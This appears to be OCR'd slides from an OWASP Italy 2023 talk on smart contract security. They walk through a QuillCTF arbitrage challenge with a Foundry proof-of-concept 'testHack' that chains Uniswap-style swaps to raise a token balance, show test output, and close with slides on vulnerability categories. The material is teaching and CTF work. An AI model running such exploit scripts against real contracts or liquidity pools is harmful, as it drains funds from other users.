Admin has gifted you 5e18 Btokens on your birthday. Using A,B,C,D,E token pairs on swap contracts, increase your BTokens.

Interface to Uniswap v2

```
3   interface ISwapV2Router02 {
4       function factory() external pure returns (address);
5
6       function WETH() external pure returns (address);
7
8   >   function addLiquidity(…
17      ) external returns (uint amountA, uint amountB, uint liquidity);
18
19  >   function addLiquidityETH(…
26  >   )…
31  >   function removeLiquidity(…
39      ) external returns (uint amountA, uint amountB);
40
41  >   function removeLiquidityETH(…
48      ) external returns (uint amountToken, uint amountETH);
49
50  >   function removeLiquidityWithPermit(…
62      ) external returns (uint amountA, uint amountB);
63
64  >   function removeLiquidityETHWithPermit(…
75      ) external returns (uint amountToken, uint amountETH);
76
77      function swapExactTokensForTokens(
78          uint amountIn,
79          uint amountOutMin,
80          address[] calldata path,
81          address to,
82          uint deadline
83      ) external returns (uint[] memory amounts);
84
```

https://quillctf.super.site/challenges/quillctf-x-quickswap/arbitrage

Vulnerability Description

Arbitrage arises when price discrepancies exist across different markets, trading pairs or **Liquidity Pools** for the same asset.

However, trading fees, gas fees, and slippage must be considered.

To evaluate arbitrage opportunities it is possible to **evaluate the indirect and circular trade "paths", starting from B and ending with B when the exchange rate is calculated from the quantity of different tokens present in each pool**.

https://docs.uniswap.org/contracts/v2/concepts/core-concepts/pools

```
B -> A -> C -> B
B -> A -> D -> B
B -> A -> E -> B
B -> C -> A -> B
B -> C -> D -> B
B -> C -> E -> B
B -> D -> A -> B
B -> D -> C -> B
B -> D -> E -> B
B -> E -> A -> B
B -> E -> C -> B
B -> E -> D -> B
```

Attack Contract and PoC

```
79
80      function testHack() public {
81          vm.startPrank(arbitrageMan);
82          uint tokensBefore = Btoken.balanceOf(arbitrageMan);
83          Btoken.approve(address(router), 5 ether);
84
85          // solution
86
87          // Execute the arbitrage: B -> D -> C -> B
88          address[] memory path = new address[](4);
89          path[0] = address(Btoken);
90          path[1] = address(Dtoken);
91          path[2] = address(Ctoken);
92          path[3] = address(Btoken);
93
94          // Perform the arbitrage using token swap
95          router.swapExactTokensForTokens(
96              5 ether,
97              0,
98              path,
99              arbitrageMan,
100             block.timestamp
101         );
102
103
104         uint tokensAfter = Btoken.balanceOf(arbitrageMan);
105         assertGt(tokensAfter, tokensBefore);
106
107         console.log("\tB Token Before ", tokensBefore / 1 ether);
108         console.log("\tB Token After  ", tokensAfter / 1 ether);
109
110     }
111
```

```
OUTPUT    TERMINAL    DEBUG CONSOLE

bash-3.2$ forge test -vv
[⠒] Compiling...
[⠒] Compiling 25 files with 0.8.7
[⠒] Solc 0.8.7 finished in 4.38s
Compiler run successful!

Running 1 test for test/Arbitrage.t.sol:Arbitrage
[PASS] testHack() (gas: 177698)
Logs:
        B Token Before  5
        B Token After   17

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 12.50s

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
bash-3.2$
```

Agenda

- What are Smart Contracts?
- What are the most common vulnerabilities?
- **Conclusions**

Open: Everything at OWASP is radically transparent from our finances to our code.

Innovative: We encourage and support innovation and experiments for solutions to software security challenges.

Global: Anyone around the world is encouraged to participate in the OWASP community.

Integrity: Our community is respectful, supportive, truthful, and vendor neutral

Conclusions


Smart Contract security is a composite problem that can be derived from:

- **Programming issues** (e.g., arithmetic vulnerabilities).
- **Features of the blockchain** (e.g., access control, weak sources of randomness).
- **Feature of the Platform** (e.g., reentrancy, time dependence, frontrunning).

But the main point is to understand the **Business Logic** of the Smart Contract we’re auditing.


ANY QUESTIONS?

Thank you to our sponsors



OWASP 2023

ITALY DAY